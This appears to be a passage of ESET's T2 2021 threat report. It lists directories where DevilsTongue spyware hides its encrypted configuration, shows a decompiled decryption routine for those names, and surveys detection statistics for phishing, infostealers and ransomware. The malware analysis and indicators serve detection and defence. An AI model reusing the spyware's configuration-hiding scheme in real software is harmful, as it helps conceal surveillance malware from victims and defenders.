In addition to already published IoCs, ESET research provides an additional list of directories where the encrypted .dat file containing the configuration can be stored. Usually this malware stores its encrypted configuration in a custom subdirectory of the `%WINDIR%\system32\config\` directory, e.g., `C:\Windows\system32\config\SKB\InputMethod\AppV\files\Windows.Management.Provisioning.ProxyStub.dat`

Based on the decryption routine from the deployed spyware sample, a random combination of the following sub-directory names could be used:

en-us	Licenses	GroupPolicy
curv	networklist	Setup
config	PointOfService	SKB
help	Recovery	tracing
files	spp	ServiceState
af-ZA	Sysprep	InputMethod
AppV	Themes	migration
cy-GB	Prefetch	Msdtc

```
31  xor_decrypt(v1, &unk_1802037B8, 0xCi64);      // en-us
32  xor_decrypt(v2, &unk_1802037D8, 0xAi64);      // curv
33  xor_decrypt(v3, &unk_1802037F8, 0xEi64);      // config
34  xor_decrypt(v4, &unk_180203820, 0xAi64);      // help
35  xor_decrypt(v5, &unk_180203840, 0xCi64);      // files
36  xor_decrypt(v6, &unk_180203860, 0xCi64);      // af-ZA
37  xor_decrypt(v7, &unk_180203880, 0xAi64);      // AppV
38  xor_decrypt(v8, &unk_1802038A0, 0xCi64);      // cy-GB
39  xor_decrypt(v9, &unk_1802038C0, 0x18i64);     // GroupPolicy
40  xor_decrypt(v10, &unk_1802038F0, 0x12i64);    // Licenses
41  xor_decrypt(v11, &unk_180203918, 0x18i64);    // networklist
42  xor_decrypt(v12, &unk_180203948, 0x1Ei64);    // PointOfService
43  xor_decrypt(v13, &unk_180203980, 0x12i64);    // Recovery
44  xor_decrypt(v14, &unk_1802039A8, 8i64);       // spp
45  xor_decrypt(v15, &unk_1802039C8, 0x10i64);    // Sysprep
46  xor_decrypt(v16, &unk_1802039F0, 0xEi64);     // Themes
47  xor_decrypt(v17, &unk_180203A18, 0x12i64);    // Prefetch
48  xor_decrypt(v18, &unk_180203A40, 0xCi64);     // Setup
49  xor_decrypt(v19, &unk_180203A60, 8i64);       // SKB
50  xor_decrypt(v20, &unk_180203A80, 0x10i64);    // tracing
51  xor_decrypt(v21, &unk_180203AA8, 0x1Ai64);    // ServiceState
52  xor_decrypt(v22, &unk_180203AD8, 0x18i64);    // InputMethod
53  xor_decrypt(v23, &unk_180203B08, 0x14i64);    // migration
54  xor_decrypt(v24, &unk_180203B30, 0xCi64);     // Msdtc
```

Decryption routine of directories where the DevilsTongue configuration can be stored


ESET products detect this threat as Win32/DevilsTongue and Win64/DevilsTongue. DevilsTongue C&C domains observed by ESET can be found in the Indicators of Compromise (IoCs) list.

ESET Research would like to thank the Citizen Lab for providing samples of the malware.


Indicators of Compromise (IoCs) [20]

STATISTICS & TRENDS

The threat landscape in T2 2021 as seen by ESET telemetry



Global distribution of malware detections in T2 2021



Overall threat detection trend in T1 2021 – T2 2021, seven-day moving average

THREAT LANDSCAPE OVERVIEW

While overall detection numbers stayed the same, the threat landscape did not lack in noteworthy developments.

In T2 2021, the number of all threat detections remained almost the same as in T1, increasing only negligibly (by 0.2%). The detection trend showed a small drop in the middle of July, which was then followed up by a major spike on August 23, caused by the DOC/Fraud trojan.


The category that deservedly has the most eyes on it at the moment, *Ransomware*, saw the largest ransom demands to date, with data showing three major detection spikes during T2. In the *Infostealer* category, TrickBot demonstrated an impressive growth in detections after having survived *disruption efforts in 2020* [23]. In contrast to TrickBot's success in the face of adversity, the disappearance of Emotet hit *Downloaders* hard – their detections were cut in half in T2 2021.

Cryptocurrency threats decreased due to upheaval in the cryptocoin market. In the world of *macOS threats*, ESET telemetry saw a large number of older exploits rising to the top of the most detected threats, showing the importance of always installing the latest system and application updates. Meanwhile, even if *Web threats* continued their overall decline in T2 2021, the number of phishing and malware-distributing URLs grew.

Android threats started to rise again during T2, showing the most significant growth in banking malware, adware, and spyware detections. In a similar development, *Email threat* detections increased after a period of stagnation, with phishing and fraudulent emails driving the growth.

Brute-force *RDP attacks* have still not slowed down, with Spain, for example, being hit hard in August, accounting for 17% of all attack attempts globally. Finally, in the *IoT* sphere, the Mozi botnet continued to amass more bots, but the news of its operators' arrest puts the botnet's future into question.

The top 10 malware detections across all monitored threats saw a rise in the HTML/Phishing trojan and HTML/Phishing.Agent trojan families. The latter jumped to first place and the former entered the top 10 list for the first time. On the other hand, VBA/TrojanDownloader.Agent fell from the leading position all the way to eighth place, undoubtedly feeling the aftereffects of the Emotet takedown. Apart from HTML/Phishing trojan, there were no other newcomers to the list.



Top 10 malware detections in T2 2021 (% of malware detections)

TOP 10 MALWARE DETECTIONS

↗ HTML/Phishing.Agent trojan

HTML/Phishing.Agent is a detection name for malicious HTML code often used in a phishing email's attachment. Attackers tend to use it instead of other file types, since executable attachments are usually automatically blocked or more likely to raise suspicion. When such an attachment is opened, a phishing site is opened in the web browser, posing as e.g., an official banking, payment service or social networking website. The website requests credentials or other sensitive information, which are then sent to the attacker.

↗ DOC/Fraud trojan

DOC/Fraud detections mainly cover Microsoft Word documents with various types of fraudulent content, distributed via email attachments. The purpose of this threat is to profit from the victim's involvement, for example by persuading victims to disclose their credentials or sensitive data. Recipients might be tricked into believing they have won a lottery prize or been offered a very favorable loan. The documents often contain links to websites where victims are asked to fill in personal information.

↗ Win/Exploit.CVE-2017-11882 trojan

This detection name stands for specially crafted documents exploiting the *CVE-2017-11882* [24] vulnerability found in Microsoft Equation Editor, a component of Microsoft Office. The exploit is publicly available and usually used as the first stage of compromise. When the user opens the malicious document, the exploit is triggered and its shellcode executed. Additional malware is then downloaded onto the computer to perform arbitrary malicious actions.

↗ HTML/Phishing trojan

HTML/Phishing trojan represents generic malware detections that are collected based on scanning malicious URLs in emails and email attachments. If an email or its attachment contains a blacklisted URL, it triggers an HTML/Phishing.Gen detection.

↗ HTML/Fraud trojan

HTML/Fraud detections cover various types of fraudulent, HTML-based content, distributed with the aim of gaining money or other profit from the victim's involvement. This includes scam websites, as well as HMTL-based emails and email attachments. In such an email, recipients may be tricked into believing they have won a lottery prize and are then requested to provide personal details. Another common case is the so-called *advance fee scam* [25], such as the notorious Nigerian Prince scam aka "419 scam".

↗ JS/Agent trojan

This detection name covers various malicious JavaScript files. These are often obfuscated to avoid static detections. They are typically placed onto compromised but otherwise legitimate websites, with the aim of achieving drive-by compromise of visitors.

↘ LNK/Agent trojan

LNK/Agent is a detection name for malware utilizing Windows LNK shortcut files to execute other files on the system. Shortcut files had been gaining popularity among attackers, as they are typically considered benign and less likely to raise suspicion. LNK/Agent files don't contain any payload and are usually parts of other, more complex malware. They are often used to achieve persistence of the main malicious files on the system or as a part of the compromise vector.

↘ VBA/TrojanDownloader.Agent trojan

VBA/TrojanDownloader.Agent is a detection typically covering maliciously crafted Microsoft Office files that try to manipulate users into enabling the execution of macros. Upon execution, the enclosed malicious macro typically downloads and executes additional malware. The malicious documents are usually sent as email attachments, disguised as important information relevant to the recipient.

↗ MSIL/Spy.Agent trojan

MSIL/Spy.Agent is a family of trojans generally used as backdoors, usually with the ability to be controlled remotely. Such trojans get data and commands from a remote host and serve to acquire sensitive information, log keystrokes, and gain control over the camera or the microphone of the victim. The most commonly detected variant is MSIL/Spy.Agent.AES, also known as Agent Tesla.

↘ DOC/TrojanDownloader.Agent trojan

This classification represents malicious Microsoft Word documents that download further malware from the internet. The documents are often disguised as invoices, forms, legal documents, or other seemingly important information. They may rely on malicious macros, embedded Packager (and other) objects, or even serve as decoy documents to distract the recipient while malware is downloaded in the background.


INFOSTEALERS

TrickBot comes back in full force as infostealer detections continue to grow.


T2 2021 brought on a 15.7% increase for infostealers. Not only did the category grow as a whole, the numbers for all of its subcategories, apart from cryptostealers, went up. The overall increase in detections comes as no surprise – in the age of the internet, information is a lucrative commodity that can be easily monetized by malicious actors, whether they are on the lookout for credit card numbers or conducting serious cyberespionage.

As in T1, the top 10 infostealer detections were dominated by spyware and backdoors – spyware took six places in the list and backdoors the remaining four. Even the overall detection spikes were driven by spyware, with MSIL/Spy.Agent trojan and its AES variant, also known as Agent Tesla; and Win/Formbook trojan, specifically its AA variant, being responsible for all of them.

Continuing its reign from T1 2021, MSIL/Spy.Agent trojan accounted for the largest number of infostealer detections – this time with 22.9%, compared to the previous period's 24.1%. Demonstrating that pandemic baits have still not run out of steam, it used the COVID-19 vaccination schedule as a lure in *one of its recent phishing campaigns* [26].



Infostealer detection trend in T1 2021 – T2 2021, seven-day moving average



Top 10 infostealer families in T2 2021 (% of infostealer detections)


In second place, at 15.7%, was the Win/Formbook trojan, a widespread trojan that steals sensitive information, which experienced a detection growth of almost 46%. This is not surprising, since three out of four major infostealer peaks – specifically those on May 18, June 8 and August 30 – were caused by the Win/Formbook.AA variant.

Win/Fareit trojan came in third, which is the same position it had in T1 2021. It focused mostly on Poland and Turkey, that had 7.5% and 7.1% of its detections, respectively.


Backdoors, which were down by 42% from T3 2020 to T1 2021 now seem to have come back in full force, making for the strongest growth among all infostealer subcategories with 17.7%. They experienced a major spike on June 10, caused by the MSIL/NanoCore backdoor and its variant MSIL/NanoCore.E, which was targeting Spain at the time. This family of trojans, which can be controlled remotely, was also the third most detected backdoor (placing seventh in the infostealer top 10). The first place among Backdoors and the fifth overall Infostealer position was taken by the PHP/Webshell backdoor with 3.6%, ahead of WinGo/RanumBot backdoor with 3.4%.

While banking malware did not appear in the infostealer top 10 statistic this time, it still grew by 6.8% from T1 to T2 2021, recovering from its downward trend that began in T3 2020. JS/SpyBanker was still the most detected banking malware, though it went down from 38.1% to 27.5%. MSIL/ClipBanker remained in second place, its share of detections growing from 11.8% to 24.4%. It was followed by Win/ClipBanker, which also increased in detections, reaching 15.3% as opposed to T1's 7.6%.

Looking at the TrickBot versus Qbot trend statistics, the steady dominance of Qbot seems to be over. While it had some spikes in May and June, it was not able to catch up to TrickBot this time and showed an overall 17.5% detection decrease from T1. It looks like TrickBot has recovered from the disruption efforts that targeted it near the end of 2020 – placing fifth in the top 10 banking malware detections, it exhibited significant growth of 108% from T1 to T2 2021, peaking on May 19, with the majority of detections in Japan. Its operators seem to be hard at work: during T2, TrickBot received *an update to its VNC module* [27], used for monitoring and information gathering, which it deploys against



TrickBot and Qbot detection trends in T1 2021 – T2 2021, seven-day moving average



Global distribution of infostealer detections in T2 2021

high-profile targets. Based on some similarities in the code, it also seems that the *TrickBot gang has strong connections to Diavol ransomware* [28].

The LATAM banking trojan scene experienced some upheaval when *16 people connected to Grandoreiro and Mekotio were arrested* [29] in early July 2021. These arrests dealt a heavy blow to Mekotio, which registered a significant decline at the time, decreasing by 39% overall in T2. Grandoreiro's operators, however, did not seem affected at all, continuing to target Spain and even launching one of their biggest campaigns to date at the end of August. The detections for this banking trojan have increased by 47.5% from T1 to T2 2021. Brazil remains targeted mainly by Ousaban, whose operators launched several massive campaigns throughout July and August.

Similar to banking malware, cryptostealers did not make it into the top 10 infostealer detections. As already stated, this is the only infostealer subcategory that experienced a decrease in T2, going down by 5.5%. However, it also means that their decline rate has slowed down considerably compared to T1, which constituted a 28% drop on T3 2020. The most detected cryptostealer was the Win/PSW.Delf trojan with 36.2% (0.7% out of all infostealers), owing most of its hits to the OSF variant that focuses on Monero wallets.

Infostealers mostly affected Spain with 9.2%, with the detections dominated by MSIL/Spy.Agent trojan, Win/Formbook trojan and MSIL/NanoCore backdoor. The next most targeted country was Turkey, which registered 6.3% of all attack attempts, while the third was Japan with almost 6%. The latter two countries were also under fire from the aforementioned MSIL/Spy.Agent trojan and Win/Formbook trojan, along with Win/PSW.Fareit trojan.

EXPERT COMMENT

We could definitely see that the cybercrooks behind TrickBot were very active in T2. They have added several modules to their repertoire: an updated VNC module, two new password-grabbing modules, and a new injector module. Additionally, we have observed around 50 new versions of the malware since the disruption efforts.

The reason why TrickBot recovered after the takedown attempts might be due to the nature of the disruption – while a large number of the malware's C&C servers were taken down, the operators themselves were not caught, which allowed them to simply set up new C&Cs.

Jakub Tomanek, ESET Malware Analyst


RANSOMWARE

ESET ransomware detections spike thrice as Colonial Pipeline and Kaseya attacks reshape the landscape.


T2 2021 was full of ransomware drama, including: attacks against critical infrastructure and large IT providers, involvement of some of the world's most powerful politicians, releases of master decryption keys, rebranding and/or the demise of several well-known ransomware gangs, as well as the emergence of new players.

On May 8, a ransomware attack by the Darkside gang forced Colonial Pipeline – the largest pipeline company in the US – to shut down its operations, causing runs on gas stations and prompting a state of emergency declaration by US President Joe Biden. In the end, management of the pipeline decided to pay the 75 bitcoin ransom (more than USD 4 million at the time), part of which (63.7 bitcoins) has been seized and returned by US authorities shortly after the transfer.

The attack also attracted the attention of law enforcement bodies and built pressure on the Darkside gang, whose members first explained they wanted to make money, not "create problems for society". A week after the incident, the group announced the shutdown of the whole operation. However, based on similarities between DarkSide and the new family, BlackMatter, ESET experts suggest that the gang did not disappear, only rebranded itself.



Ransomware detection trend in T1 2021 – T2 2021, seven-day moving average




Top 10 ransomware families in T2 2021 (% of ransomware detections)

ESET ransomware detections saw an overall stabilization with several notable upticks, mirroring increased cybercriminal activity in T2 2021. Of course, this chart only shows the cases where ESET encountered ransomware per se and not one of its earlier stages that ESET blocked, such as *brute-force attacks against RDP and exploitation of vulnerabilities*, *malspam*, *droppers and downloaders* or *infostealers*.

The first big uptick occurred on June 12, with 85% of that day's detections caused by Win32/Sodinokibi.B attempting to compromise users mostly in the United States.

Another large spike attributed to the Sodinokibi (REvil) gang – or its affiliates – popped up on ESET's radar on July 3. The attackers used the Win32/Sodinokibi.N variant, with their activity in the United Kingdom and South Africa accounting for 75% of all ransomware detections on that day.

That attack exploited a zero-day vulnerability in *Kaseya's* [10] IT management software Virtual System Administrator (VSA) that led to a ransomware compromise of up to 1,500 companies worldwide and to a USD 70 million ransom ultimatum – the highest requested to date.



Global distribution of ransomware detections in T2 2021

